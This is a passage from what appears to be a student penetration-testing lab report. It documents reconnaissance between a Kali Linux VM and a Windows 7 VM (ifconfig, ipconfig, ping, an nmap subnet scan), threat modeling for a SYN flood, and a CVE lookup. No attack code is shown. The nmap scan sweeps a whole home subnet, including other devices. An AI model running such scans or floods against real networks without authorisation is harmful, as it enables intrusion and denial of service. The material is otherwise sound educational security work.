
Should you require any adjustments to this TOR, feel free to contact me directly.

*Figure 8: TOR (Term of Reference)(2)*

### 3.1.2. Intelligence gathering

Here is how we performed **DOS attack** using the **nmap** and **ping**. These are the steps we followed to complete the attack:

**Step 1**: Finding out the **Ip address** of **Kali Linux**.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:49
root@kali: ~
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.67  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::b752:ff2d:ba9d:2676  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d1:d6:37  txqueuelen 1000  (Ethernet)
        RX packets 101  bytes 18885 (18.4 KiB)
        RX errors 0  dropped 29  overruns 0  frame 0
        TX packets 46  bytes 9119 (8.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# 
```

*Figure 9: Finding the IP address in Kali Linux.*

We used the **ifconfig** command as it is the command for system administration utility in Unix-like operating systems for network interface configuration that includes **Ip address**. Here we found that the Ip address of kali Linux is **192.168.1.67**.

**Step 2**: Finding out the **Ip address** of **Windows 7**.



Windows 7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
C:\Windows\system32\cmd.exe
6:35 PM
3/27/2025
Right Ctrl

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Mandeep>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2400:1a00:b050:cb4f:5c4:8ac2:dae4:f258
   Temporary IPv6 Address. . . . . . : 2400:1a00:b050:cb4f:f0f6:cda3:3216:9424
   Link-local IPv6 Address . . . . . : fe80::5c4:8ac2:dae4:f258%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.127
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.1.254

Tunnel adapter isatap.{AD0410B7-EEC4-457D-BACC-5A09583B1899}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Mandeep>
```

*Figure 10: Finding Ip address of Windows 7.*

Here, we used **ipconfig** command. It is a command-line tool used to display and manipulate **TCP/IP** network configuration settings, including **IP addresses**, subnet masks, and default gateways. We found out the IP address of windows is **192.168.1.127**.


**Step 3**: Checking the **connectivity** between **Kali Linux** and **Windows 7**.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:33
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# ping 192.168.1.127
PING 192.168.1.127 (192.168.1.127) 56(84) bytes of data.
64 bytes from 192.168.1.127: icmp_seq=1 ttl=128 time=0.798 ms
64 bytes from 192.168.1.127: icmp_seq=2 ttl=128 time=0.957 ms
64 bytes from 192.168.1.127: icmp_seq=3 ttl=128 time=1.17 ms
64 bytes from 192.168.1.127: icmp_seq=4 ttl=128 time=0.912 ms
64 bytes from 192.168.1.127: icmp_seq=5 ttl=128 time=0.905 ms
64 bytes from 192.168.1.127: icmp_seq=6 ttl=128 time=1.09 ms
64 bytes from 192.168.1.127: icmp_seq=7 ttl=128 time=1.28 ms
64 bytes from 192.168.1.127: icmp_seq=8 ttl=128 time=0.910 ms
64 bytes from 192.168.1.127: icmp_seq=9 ttl=128 time=0.893 ms
64 bytes from 192.168.1.127: icmp_seq=10 ttl=128 time=0.906 ms
64 bytes from 192.168.1.127: icmp_seq=11 ttl=128 time=0.907 ms
64 bytes from 192.168.1.127: icmp_seq=12 ttl=128 time=0.953 ms
64 bytes from 192.168.1.127: icmp_seq=13 ttl=128 time=0.761 ms
64 bytes from 192.168.1.127: icmp_seq=14 ttl=128 time=0.753 ms
64 bytes from 192.168.1.127: icmp_seq=15 ttl=128 time=0.811 ms
64 bytes from 192.168.1.127: icmp_seq=16 ttl=128 time=0.761 ms
64 bytes from 192.168.1.127: icmp_seq=17 ttl=128 time=0.768 ms
64 bytes from 192.168.1.127: icmp_seq=18 ttl=128 time=0.763 ms
64 bytes from 192.168.1.127: icmp_seq=19 ttl=128 time=0.807 ms
64 bytes from 192.168.1.127: icmp_seq=20 ttl=128 time=0.756 ms
64 bytes from 192.168.1.127: icmp_seq=21 ttl=128 time=0.742 ms
64 bytes from 192.168.1.127: icmp_seq=22 ttl=128 time=0.758 ms
64 bytes from 192.168.1.127: icmp_seq=23 ttl=128 time=0.855 ms
64 bytes from 192.168.1.127: icmp_seq=24 ttl=128 time=0.740 ms
```

*Figure 11: Pinging to Windows.*

Using the command **ping [Ip address of windows]**. The connection was successful.



Windows 7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
C:\Windows\system32\cmd.exe
7:18 PM
3/27/2025
Right Ctrl

```
   Link-local IPv6 Address . . . . . : fe80::5c4:8ac2:dae4:f258%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.127
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.1.254

Tunnel adapter isatap.{AD0410B7-EEC4-457D-BACC-5A09583B1899}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Mandeep>ping 192.168.1.67

Pinging 192.168.1.67 with 32 bytes of data:
Reply from 192.168.1.67: bytes=32 time=1ms TTL=64
Reply from 192.168.1.67: bytes=32 time<1ms TTL=64
Reply from 192.168.1.67: bytes=32 time<1ms TTL=64
Reply from 192.168.1.67: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.67:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Mandeep>
```

*Figure 12: Pinging to kali Linux.*

Using the command **ping [Ip address of Kali Linux]**. The connection was successful.

**Step 4**: Checking the **port status** of the target machine.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
4:54
root@kali: ~
Applications
Edit View Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.127/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 04:49 EDT
Nmap scan report for 192.168.1.64
Host is up (0.0028s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
443/tcp   closed https
445/tcp   closed microsoft-ds
631/tcp   closed ipp
5000/tcp  closed upnp
8099/tcp  closed unknown
49152/tcp closed unknown
49154/tcp closed unknown
49155/tcp closed unknown
49158/tcp closed unknown
49159/tcp closed unknown
49160/tcp closed unknown
49163/tcp closed unknown
MAC Address: 40:E1:E4:0D:2B:A1 (Nokia Solutions and Networks GmbH & KG)

Nmap scan report for 192.168.1.76
Host is up (0.0052s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: 9A:63:C5:A0:5A:CD (Unknown)

Nmap scan report for 192.168.1.80
Host is up (0.0029s latency).
```

*Figure 13: Checking the port status.*

We used **namp** command which is used for network scanning. This helped us to verify the open port where we can get access.


### 3.1.3. Threat Modeling

It was found that Windows 7 is running on a VM and SSH service that is port 22 is open. There is no firewall or IDS/IPS protection. TCP/IP stacks are vulnerable to SYN flooding.

SYN flood attack can consume server resources and deny access to users.

Target Assumptions:

- Target is missing SYN cookie protection.
- Spoofed traffic has ability to circumvent basic logging.



Microsoft » Windows 7 : Security Vulnerabilities, CVEs

Published in: 2025 January February March April May

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Page: 1


CVE-2023-34367 Potential exploit

Windows 7 is vulnerable to a full blind TCP/IP hijacking attack. The vulnerability exists in Windows 7 (any Windows until Windows 8) and in any implementation of TCP/IP, which is vulnerable to the Idle scan attack (including many IoT devices). NOTE: The vendor considers this a low severity issue.

Source: MITRE

| | |
|---|---|
| Max CVSS | 6.5 |
| EPSS Score | 0.68% |
| Published | 2023-06-14 |
| Updated | 2025-01-06 |

*Figure 14: Searching vulnerability to exploit.*



Vulnerability Details : CVE-2023-34367 Potential exploit

Windows 7 is vulnerable to a full blind TCP/IP hijacking attack. The vulnerability exists in Windows 7 (any Windows until Windows 8) and in any implementation of TCP/IP, which is vulnerable to the Idle scan attack (including many IoT devices). NOTE: The vendor considers this a low severity issue.

Published 2023-06-14 20:15:10 Updated 2025-01-06 18:15:16 Source MITRE View at NVD, CVE.org

Products affected by CVE-2023-34367

Microsoft » Windows 7 » Version: N/A
cpe:2.3:o:microsoft:windows_7:-:*:*:*:*:*:*:* Matching versions

Exploit prediction scoring system (EPSS) score for CVE-2023-34367 EPSS FAQ

| | |
|---|---|
| 0.68% | Probability of exploitation activity in the next 30 days EPSS Score History |
| ~ 70 % | Percentile, the proportion of vulnerabilities that are scored at or less |


CVSS scores for CVE-2023-34367

| Base Score | Base Severity | CVSS Vector | Exploitability Score | Impact Score | Score Source | First S |
|---|---|---|---|---|---|---|
| 6.5 | MEDIUM | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N | 3.9 | 2.5 | 134c704f-9b21-4f2e-91b3-4a467353bcc0 | 2025-0 06 |

*Figure 15: Vulnerability in brief.*

### 3.1.4. Vulnerability Analysis

